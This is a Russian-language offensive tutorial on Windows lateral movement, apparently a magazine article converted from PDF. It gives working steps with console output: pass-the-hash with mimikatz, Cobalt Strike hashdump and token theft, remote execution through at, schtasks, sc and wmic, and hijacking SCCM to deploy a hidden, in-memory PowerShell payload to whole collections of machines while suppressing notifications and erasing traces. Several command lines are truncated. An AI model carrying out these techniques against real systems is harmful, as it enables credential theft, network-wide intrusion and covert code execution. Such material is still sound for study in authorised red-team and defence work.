
```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\FilterAdministrato
```

...и по умолчанию отключен. Однако, если этот параметр активирован, учетная запись с RID 500 зарегистрирована в UAC. Это означает, что удаленный РТН к машине, использующей эту учетную запись, завершится неудачно.

Если ключ

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountToken
```

...существует и имеет значение 1, тогда удаленным подключениям от всех локальных членов администраторов предоставляются полные маркеры доступа. Это означает, что подключения к учетной записи без RID 500 не фильтруются!



Добавление необходимого ключа

```
C:\Users\admin\Desktop\mimikatz_trunk\>mimikatz.exe

#####. mimikatz 2.1 (x64) built on Mar  5 2017 22:41:35
#####. "A La Vie, A L'Amour"
#####. / * * *
#####. Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
#####. http://blog.gentilkiwi.com/mimikatz (oe.eo)
#####. with 20 modules * * */

mimikatz # crypto::hash /password:Password123!
NTLM: 2b576acbe6bcfda7294d6bd18041b8fe
LM: e52cac67419a9a22c17ec4fe2a5374cb
MD5: 3e649f4db026fb32e9938e1390d6a5e6
SHA1: e30d1c18c56c027667d35734660751dc80203354
SHA2: 3eb17eaa86fe728298f1f07c16f1e37f389bafba71092010052fce7d08cd60bb

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /ntlm:2b576acbe6bcfda7294d6bd18041b8fe /user:admin /domain:.
user : admin
domain : .
program : cmd.exe
impers. : no
NTLM : 2b576acbe6bcfda7294d6bd18041b8fe
PID 2964
TID 484
LSA Process is now R/W
LUID 0 : 1107041 (00000000:0010e461)
\ msv1_0 - data copy @ 0000000001735680 : OK !
\ kerberos - data copy @ 0000000001785178
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace -> null

mimikatz #
```

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\WINTEST\C$
Access is denied.

C:\Windows\system32>dir \\WINTEST\C$
Volume in drive \\WINTEST\C$ has no label.
Volume Serial Number is 1249-F120

Directory of \\WINTEST\C$

07/13/2009  08:20 PM    <DIR>          PerfLogs
03/10/2017  05:19 PM    <DIR>          Program Files
07/13/2009  10:08 PM    <DIR>          Program Files (x86)
03/10/2017  05:18 PM    <DIR>          Users
03/10/2017  05:22 PM    <DIR>          Windows
               0 File(s)                0 bytes
               5 Dir(s) 53,750,149,120 bytes free
```


Успешное подключение с PTH

Но как на своих машинах работают локальные администраторы при включенном контроле токена? По умолчанию встроенная учетная запись администратора



запускает все приложения с полными административными привилегиями, то есть контроль учетных записей пользователей фактически не применяется. Поэтому, когда действия удаленного юзера инициируются с использованием этой учетной записи, предоставляется маркер с полными привилегиями (то есть без фильтрации), обеспечивающий надлежащий административный доступ! И мы можем это использовать.

Следующий способ кражи и присвоения токена воспроизведен с помощью **Cobalt Strike**. Для начала получим хеш, используя hashdump.




```
Console X Beacon 172.16.48.80@328 X
[+] host called home, sent: 16 bytes
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 63557 bytes
[+] dumped password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:195db30d6dec38a8a7b71999073f807f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
test:1003:aad3b435b51404eeaad3b435b51404ee:8c31690609c4d3c09fb76e466809962a:::
User:1000:aad3b435b51404eeaad3b435b51404ee:83414a69a47afeec7e3a37d05a81dc3b:::
beacon>
```

Получение хешей с помощью hashdump

Далее создадим процесс PowerShell.

```
mimikatz sekurlsa::pth /user:[user] /domain:. /ntlm:[hash] /run:"powershell -w h
```



```
Console X Beacon 172.16.48.80@328 X
beacon> mimikatz sekurlsa::pth /user:Administrator /domain:.
/ntlm:195db30d6dec38a8a7b71999073f807f /run:"powershell -w hidden"
[*] Tasked beacon to run mimikatz's sekurlsa::pth /user:Administrator /domain:.
/ntlm:195db30d6dec38a8a7b71999073f807f /run:"powershell -w hidden" command
[+] host called home, sent: 238663 bytes
[+] received output:
user      : Administrator
domain    : .
program   : powershell -w hidden
NTLM      : 195db30d6dec38a8a7b71999073f807f
| PID 648
| TID 216
| LUID 0 ; 815328 (00000000;000c70e0)
\ msv1_0 - data copy @ 00373484 : OK !
\ kerberos - data copy @ 003C35F0
\ aes256 hmac -> null
beacon>
```

PTH с использованием mimikatz в Cobalt Strike

Используем steal\_token для кражи токена из созданного mimikatz процесса с известным PID.

```
Console X Beacon 172.16.48.80@328 X
beacon> steal_token 648
[*] Tasked beacon to steal token from PID 648
[+] host called home, sent: 12 bytes
[+] Impersonated NT AUTHORITY\SYSTEM
```

*Кража токена при помощи steal\_token*

Теперь мы можем использовать один из нескольких вариантов бокового перемещения.

**Вариант 1:** запланировать запуск программы на удаленном хосте с помощью at. Первым делом узнаем, какое на хосте установлено время, после чего планируем выполнение задачи.

```
shell net time \\[address]
shell at \\[address] [HH:MM] [c:\windows\temp\soft.exe]
```

**Вариант 2:** запустить код в целевой системе через schtasks.

```
shell schtasks /create /tn [name] /tr [c:\windows\temp\soft.exe] /sc once /st 00
shell schtasks /run /tn [name] /S [address]
```

**Вариант 3:** создать и запустить службу через sc. Команде sc требуется исполняемый файл, который отвечает на команды Service Control Manager. Если ты не предоставишь ей такой исполняемый файл, твоя программа запустится и сразу же закроется. После эксплуатации рекомендуется удалить службу.

```
shell sc \\[address] create [name] binpath=["c:\windows\temp\SERVICE.exe"]
shell sc \\[address] start [name]
shell sc \\[address] delete [name]
```

**Вариант 4,** наиболее распространенный: задействовать wmic.

```
shell wmic /node:[address] process call create ["c:\windows\temp\soft.exe"]
```

```
beacon> shell copy beacon.exe \\WINWORKSTATION\C$\windows\temp
[*] Tasked beacon to run: copy beacon.exe \\WINWORKSTATION\C$\windows\temp
[+] host called home, sent: 57 bytes
[+] received output:
    1 file(s) copied.

beacon> shell wmic /node:172.16.48.83 process call create "c:\windows\temp\beacon.exe"
[*] Tasked beacon to run: wmic /node:172.16.48.83 process call create "c:\windows\temp\beacon.exe"
[+] host called home, sent: 80 bytes
[+] received output:
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 1800;
    ReturnValue = 0;
};
```

*Боковое перемещение с помощью wmic*

В примере выше мы загружаем на хост файл и запускаем его с помощью wmic.

## System Center Configuration Manager


System Center Configuration Manager (SCCM) — продукт для управления IT-инфраструктурой и смежными устройствами. Он предоставляет следующие основные возможности:

- управление обновлениями;
- развертывание ПО и операционных систем;
- интеграция с NAP;
- инвентаризация аппаратного и программного обеспечения;
- удаленное управление;
- управление виртуализированными и мобильными системами на базе Windows.

Кроме того, SCCM позволяет ИТ-персоналу автоматически создавать сценарии и отправлять их клиентам. Если мы сможем получить доступ к SCCM, это станет отличной платформой для последующих атак. Он тесно интегрирован с Windows PowerShell, имеет широкую сетевую видимость и несколько клиентов SCCM, способных выполнять код с правами SYSTEM.

Для использования SCCM в качестве инструмента для бокового движения потребуется доступ с повышенными правами. Но, как уже было отмечено, SCCM имеет широкую сетевую видимость, то есть мы сможем получить доступ к клиентам-участникам даже из другого домена. Для удобства доступа к консоли SCCM предлагается использовать RDP (к тому же это легитимное программное обеспечение для управления в большинстве корпоративных сетей, что снижает риск обнаружения).






Консоль SCCM

Для поддержки функции клонирования Active Directory SCCM хранит объекты машин и пользователей, а также сопоставления между ними. Именно благодаря этому есть возможность контролировать программное обеспечение определенных пользователей. Чтобы предоставить доступ к той или иной группе юзеров, SCCM позволяет создавать так называемые коллекции. Таким образом, установив контроль над SCCM, мы можем получить список всех пользователей-клиентов и их компьютеров — из них мы и будем выбирать цели. Кроме того, мы можем посмотреть существующие коллекции или создать свои, что позволит нам применять действия сразу ко всем участникам в коллекции.

Самый популярный у злоумышленников способ использования функций SCCM — выполнение кода PowerShell. Так можно получить бэкконнект-шелл и не оставить следов на физическом диске. Для этого нам нужно иметь общий ресурс, к которому выбранные клиенты могут получить доступ. На этом ресурсе мы размещаем текстовый файл, содержащий код PowerShell.



Пример install.txt с вредоносным PowerShell-кодом

Теперь нам нужно создать приложение из меню Application Management. В первом окне будет предложено указать тип установки приложения. Необходимо выбрать ручной режим (Manually specify the application information).

Create Application Wizard

General

General Information  
Application Catalog  
Deployment Types  
Summary  
Progress  
Completion

Specify settings for this application

Applications contain software that you can deploy to users and devices in your Configuration Manager environment. Applications can contain multiple deployment types that customize the installation behavior of the application.

☐ Automatically detect information about this application from installation files:

Type: Windows Installer (\*.msi file) v


Location: Example: \\Server\Share\File Browse...

☒ Manually specify the application information

< Previous Next > Summary Cancel

*Выбор типа установки приложения*

Дальше установка интуитивно понятна, главное — помнить, что чем меньше информации мы указываем, тем лучше. Когда ты дойдешь до раздела Specify setting for this deployment type, необходимо добавить новый тип развертывания — в разделе Type выбрать опцию Script Installer.



Выбор типа развертывания

Переходим к самой важной части создания приложения — пейлоаду. В этом разделе необходимо оставить поле Content Location пустым. В обычных случаях именно здесь администратор может указать расположение файлов установки приложения. Поскольку мы хотим избежать взаимодействия с диском, мы не заполняем это поле. Следом переходим к полям Installation program и Installation start in. Здесь мы собираемся разместить команду, которая и будет выполнять наш пейлоад. Installation program будет выглядеть примерно так.

```
cmd.exe /c "powershell.exe -ep bypass -c 'gc \\имя_сервера \общий_ресурс \директо
```

Консоль cmd.exe используется для запуска PowerShell, а затем с помощью Get-Content (gc) PowerShell он обратится к \\sccm2012\sccmsource\LegitApplication и прочитает содержимое Install.txt. После этого код передается в Invoke-Expression (iex) для его выполнения. Это позволяет нам выполнять пейлоад на целевом объекте, не загружая файл в файловую систему.

После того как мы установили программу, нам нужно указать, где будет начинаться установка. Поскольку в поле Installation program используется только cmd.exe, SCCM просит нас уточнить расположение этого исполняемого файла. Таким образом, для этого поля нужно выбрать C:\Windows\System32.

Content

General  
General Information  
**Content**  
Detection Method  
User Experience  
Requirements  
Dependencies  
Summary  
Progress  
Completion

Specify information about the content to be delivered to target devices

Specify the location of the deployment type's content and other settings that control how content is delivered to target devices. All the contents in the path specified will be delivered.

Content location:  Browse...

☐ Persist content in the client cache

☒ Allow clients to share content with other clients on the same subnet

This option allows clients that use Windows BranchCache to download content from on-premises distribution points. Content downloads from cloud-based distribution points can always be shared by clients that use Windows BranchCache.

Specify the command used to install this content.

Installation program:  Browse...

Installation start in:

Configuration Manager can remove installations of this content if an uninstall program is specified below.

Uninstall program:  Browse...

Uninstall start in:

☐ Run installation and uninstall program as 32-bit process on 64-bit clients.

< Previous Next > Summary Cancel

Установка приложения

После этого мы перейдем к меню Detection Method. Параметры, указанные здесь, сообщат SCCM, как определить, установлено на клиенте целевое приложение или нет. SCCM проверит указанные параметры перед установкой приложения, чтобы предотвратить повторную установку. Поскольку пейлоад выполняется в памяти, проверять нечего, поэтому можно заполнить поле фиктивной информацией. Также убедись, что ты установил переключатель в положение The file system setting must exist on the target system to indicate presence of this application (настройка файловой системы должна существовать в целевой системе, чтобы указывать на наличие этого приложения).

Detection Rule

Create a rule that indicates the presence of this application.

Setting Type: File System

Specify the file or folder to detect this application.

Type: Folder

Path: C:\ Browse...

File or folder name: asdfasdf

☒ This file or folder is associated with a 32-bit application on 64-bit systems.

☒ The file system setting must exist on the target system to indicate presence of this application

☐ The file system setting must satisfy the following rule to indicate the presence of this application

Property: Date Modified

Operator: Equals

Value:

OK Cancel

Меню «Метод обнаружения»

Дальнейшие настройки установки можно оставить по умолчанию. Чтобы развернуть созданное приложение после ее завершения, просто щелкни по нему правой кнопкой мыши и выбери Deploy (развернуть), указав при этом нужную коллекцию. В настройках для взаимодействия с пользователем убедись, что ты скрыл все уведомления. Теперь приложение будет ожидать установки при регистрации пользователя, то есть для того, чтобы выполнить пейлоад, необходимо будет перезагрузить пользовательскую машину. Для большей скрытности после завершения работы пейлоада лучше удалить из SCCM все следы.

Вдобавок скажу, что есть вариант работы с SCCM из консоли. Это очень удобно сделать с помощью **PowerSCCM**. Описывать этот инструмент я не буду, у него довольно-таки подробная документация.

Теперь ты знаешь, как можно использовать SCCM для выявления целей атаки в сети, группировать выбранные цели вместе и загружать пейлоад в память одновременно

для всех выбранных целей. SCCM нередко служит «точкой управления» для большинства рабочих станций на предприятии, и из-за этого у сервера SCCM часто будет широкая, если не полная видимость всей сети. Наше приложение повторно выполнится на клиентских машинах SCCM после перезагрузки, что позволит нам оставаться на компьютере без необходимости сохранять файл на диске. Таким образом, SCCM представляет собой отличную платформу для продвижения по сети без необходимости использования обычных методов бокового перемещения.

## Windows Server Update Services


### О WSUS

Windows Server Update Services (WSUS) — это сервис обновлений операционных систем и продуктов Microsoft. Сервер обновлений синхронизируется с сайтом Microsoft, скачивая обновления, которые затем могут быть распространены внутри корпоративной локальной сети. Это экономит внешний трафик компании и позволяет быстрее устанавливать исправления ошибок и уязвимостей в операционных системах Windows на рабочих местах, а также дает возможность централизованно управлять обновлениями серверов и рабочих станций. Он прост в использовании и установке, и его можно адаптировать в соответствии с различными правилами для каждой организации. Однако неправильное использование его функций может иметь критическое значение для безопасности сети.

Для компрометации данной службы служит инструмент под названием **WSUSpendu**. Однако злоумышленник не всегда сможет использовать этот инструмент. Дело в том, что WSUSpendu применяет метод прямого внедрения обновлений в службу WSUS, а не в сетевой поток, чтобы избежать сетевых ограничений. Главная проблема при аудите управления обновлениями заключается в сборе состояний обновлений в каждой системе. Эти состояния должны быть согласованными. Прямой доступ к серверу WSUS позволяет нам обойти эти ограничения.

